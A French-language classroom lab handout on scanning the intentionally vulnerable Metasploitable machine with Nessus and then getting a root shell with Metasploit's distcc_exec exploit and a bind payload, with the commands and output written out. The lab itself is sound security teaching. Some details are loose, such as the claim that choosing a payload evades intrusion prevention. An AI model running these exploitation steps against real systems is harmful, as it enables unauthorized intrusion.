

Challenge 2 : Analyse des failles de sécurité avec Nessus et intrusion avec Metasploit

Préambule

L'activité proposée est uniquement à visée pédagogique. Son objectif est l'analyse de failles liées à l'usage de certains protocoles réseaux afin de proposer une amélioration de la sécurité informatique d'un système d'information et de l'hygiène numérique des étudiants. Il permet également l'acquisition de compétences associées au bloc 3 Cybersécurité SISR du BTS SIO.



Les outils abordés dans ce support sont uniquement utilisés à des fins éthiques (Ethical Hacking) et pédagogiques. Leur usage est formellement interdit en dehors de ce cadre sur un réseau tiers sans autorisation explicite.

Pour rappel, l'article 323-1 du code pénal stipule que le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 60 000 € d'amende.

Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 100 000 € d'amende.

Objectifs

- Lister les vulnérabilités d'une machine
- Cibler des vulnérabilités à l'aide d'un rapport
- Exploiter d'autres failles dites "Critiques"

Logiciels



Vous utiliserez une machine **Kali Linux** pour tester vos attaques.



Nessus[®]
vulnerability scanner

Le programme 'Nessus' est l'un des outils les plus célèbres en matière de sécurité informatique. Nessus est un scanner de vulnérabilités qui détecte et signale les faiblesses potentielles ou avérées du matériel testé (machines, équipement réseau).

Nessus est capable de tester un équipement isolé ou un ensemble d'équipements, sur un réseau entier ou une plage d'adresses IP.

Le résultat de l'analyse fournira :

- la liste des vulnérabilités par niveaux de criticité
- une description des vulnérabilités
- une aide à solution du problème

Pour permettre la suggestion de remèdes, Nessus s'appuie sur une base de signatures de failles connues sur un large éventail de systèmes.



Le framework Metasploit permettra d'exploiter les failles de sécurité découvertes par Nessus.


Scénario

Dans ce scénario, chaque groupe de travail utilisera Nessus pour analyser et affiche toutes les failles de sécurité de la machine Metasploitable.

Nous utiliserons ensuite la console du framework Metasploit pour exploiter certaines vulnérabilités critiques de la machine Metasploitable.

Pour accéder à la machine Metasploitable, vous devrez vous connecter sur la borne Wifi en utilisant le SSID « Informatique ».

Le schéma du réseau est présenté ci-dessous :




Une documentation vous présente le fonctionnement de Nessus et l'exploitation d'une faille. Vous devrez tenter d'exploiter d'autres failles.

Manipulations : Première vulnérabilité


- Sur la machine Kali, télécharger Nessus sur <https://www.tenable.com/downloads/nessus?loginAttempted=true>

```
(root@kali)-[/home/kali/Downloads]
# dpkg -i Nessus-10.4.0-ubuntu1404_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 341435 files and directories currently installed.)
Preparing to unpack Nessus-10.4.0-ubuntu1404_amd64.deb ...
```

- Lancer le service `#!/bin/systemctl start nessusd.service`
- Ouvrir un navigateur et saisir `https://kali:8834/` et accepter le certificat proposé.



- Sélectionner la version Nessus Essentials



Une version non professionnelle de Nessus est gratuite (Nessus Essential) vous permet d'effectuer des scans sur 16 hôtes, contre 32 pour la version professionnelle.

Vous devez vous enregistrer pour obtenir un code d'activation et finaliser l'initialisation.

Remarques :

- Si vous ne recevez pas le code d'activation par mail, remplir le formulaire sur : <https://www.tenable.com/products/nessus/activation-code>
- L'initialisation de Nessus est longue, profitez en pour poursuivre vos procédures et vous documentez.

- Lorsque l'initialisation sera terminée, nous réaliserons un scan avancé sur la machine Metasploitable.

New Scan / Advanced Scan

[← Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC ▾

- General
- Schedule
- Notifications

DISCOVERY ▸

ASSESSMENT ▸

REPORT ▸

ADVANCED ▸

Name: Challenge 2


Description: vulnerabilities

Folder: My Scans ▾

Targets: 192.168.1.5

Upload Targets [Add File](#)

Le rapport généré par Nessus affiche de nombreuses vulnérabilités classées en fonction de leur criticité.

Sev ▾	Score ▾	Name ▲	Family ▲	Count ▾	ⓘ	⚙	Scan Details
CRITICAL	10.0 *	NFS Exported Share Information Disclosure	RPC	1	ⓘ	⚙	Scan Details Policy: Advanced Scan Status: Completed Severity Base: CVSS v3.0 Scanner: Local Scanner Start: Today at 8:39 AM End: Today at 9:02 AM Elapsed: 23 minutes Vulnerabilities  <ul style="list-style-type: none"> Critical High Medium Low Info
CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General	1	ⓘ	⚙	
CRITICAL	10.0 *	VNC Server 'password' Password	Gain a shell remotely	1	ⓘ	⚙	
CRITICAL	9.8	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1	ⓘ	⚙	
CRITICAL	9.8	Bind Shell Backdoor Detection	Backdoors	1	ⓘ	⚙	
CRITICAL	...	SSL (Multiple Issues)	Gain a shell remotely	3	ⓘ	⚙	
MIXED	...	SSL (Multiple Issues)	Service detection	3	ⓘ	⚙	
HIGH	7.5	NFS Shares World Readable	RPC	1	ⓘ	⚙	
HIGH	7.5	Samba Badlock Vulnerability	General	1	ⓘ	⚙	

Si on clique sur une vulnérabilité, on peut visualiser les détails :

CRITICAL Bind Shell Backdoor Detection

Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution
Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the
following request :

This produced the following truncated output (limited to 10 lines) :
----- snip -----
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
----- snip -----
```

To see debug logs, please visit individual host

Port ▲	Hosts
1524 / tcp / wild_shell	192.168.1.3

- Pour exploiter cette vulnérabilité, nous utilisons la console du framework Metasploit.

```
#msfconsole
```

- Sélectionner l'exploit associé au shell distant.

```
use exploit/unix/misc/distcc_exec
```

- Indiquer la technologie d'encodage pour encoder le payload afin que le système de prévention des intrusions ne puisse pas la détecter. On sélectionne également l'option de payload.

```
set payload /cmd/unix/bind_ruby
```

Remarque : Les options disponibles pour l'exploitation de la vulnérabilité sont visibles à l'aide de la commande suivante : **show options**

- Utiliser l'option « rhost » qui renseigne l'adresse ip de la cible

```
set rhost 192.168.1.3
```

- Lancer l'exploit qui permettra l'ouverture d'un Shell distant vers la machine metasploitable.

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.3:4444
[*] Command shell session 1 opened (192.168.1.191:36823 → 192.168.1.3:4444)
at 2022-10-29 09:30:31 -0400
```

- Depuis l'exploit, afficher le contenu de la racine, puis le afficher le contenu du fichier intrusion.txt

```
ls /
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
intrusion.txt
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cat /intrusion.txt
Bravo, 1ère intrusion réussie :-)
```

Travail

Exploiter d'autres failles critiques affichées par le scan et réaliser une procédure complète sur votre travail (1 point par faille).

<input type="checkbox"/>	Sev ▼	Score ▼	Name ▲	Family ▲	Count ▼	
<input type="checkbox"/>	CRITICAL	10.0 *	NFS Exported Share Information Disclosure	RPC	1	
<input type="checkbox"/>	CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General	1	
<input type="checkbox"/>	CRITICAL	10.0 *	VNC Server 'password' Password	Gain a shell remotely	1	
<input type="checkbox"/>	CRITICAL	9.8	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1	
<input type="checkbox"/>	CRITICAL	9.8	Bind Shell Backdoor Detection	Backdoors	1	
<input type="checkbox"/>	CRITICAL	...	SSL (Multiple Issues)	Gain a shell remotely	3	
<input type="checkbox"/>	MIXED	...	SSL (Multiple Issues)	Service detection	3	
<input type="checkbox"/>	HIGH	7.5	NFS Shares World Readable	RPC	1	
<input type="checkbox"/>	HIGH	7.5	Samba Badlock Vulnerability	General	1	

Scan Details

Policy:

Advanced Scan

Status:

Completed

Severity Base:

CVSS v3.0

Scanner:

Local Scanner

Start:

Today at 8:39 AM

End:

Today at 9:02 AM

Elapsed:

23 minutes

Vulnerabilities

Critical

High

Medium

Low

Info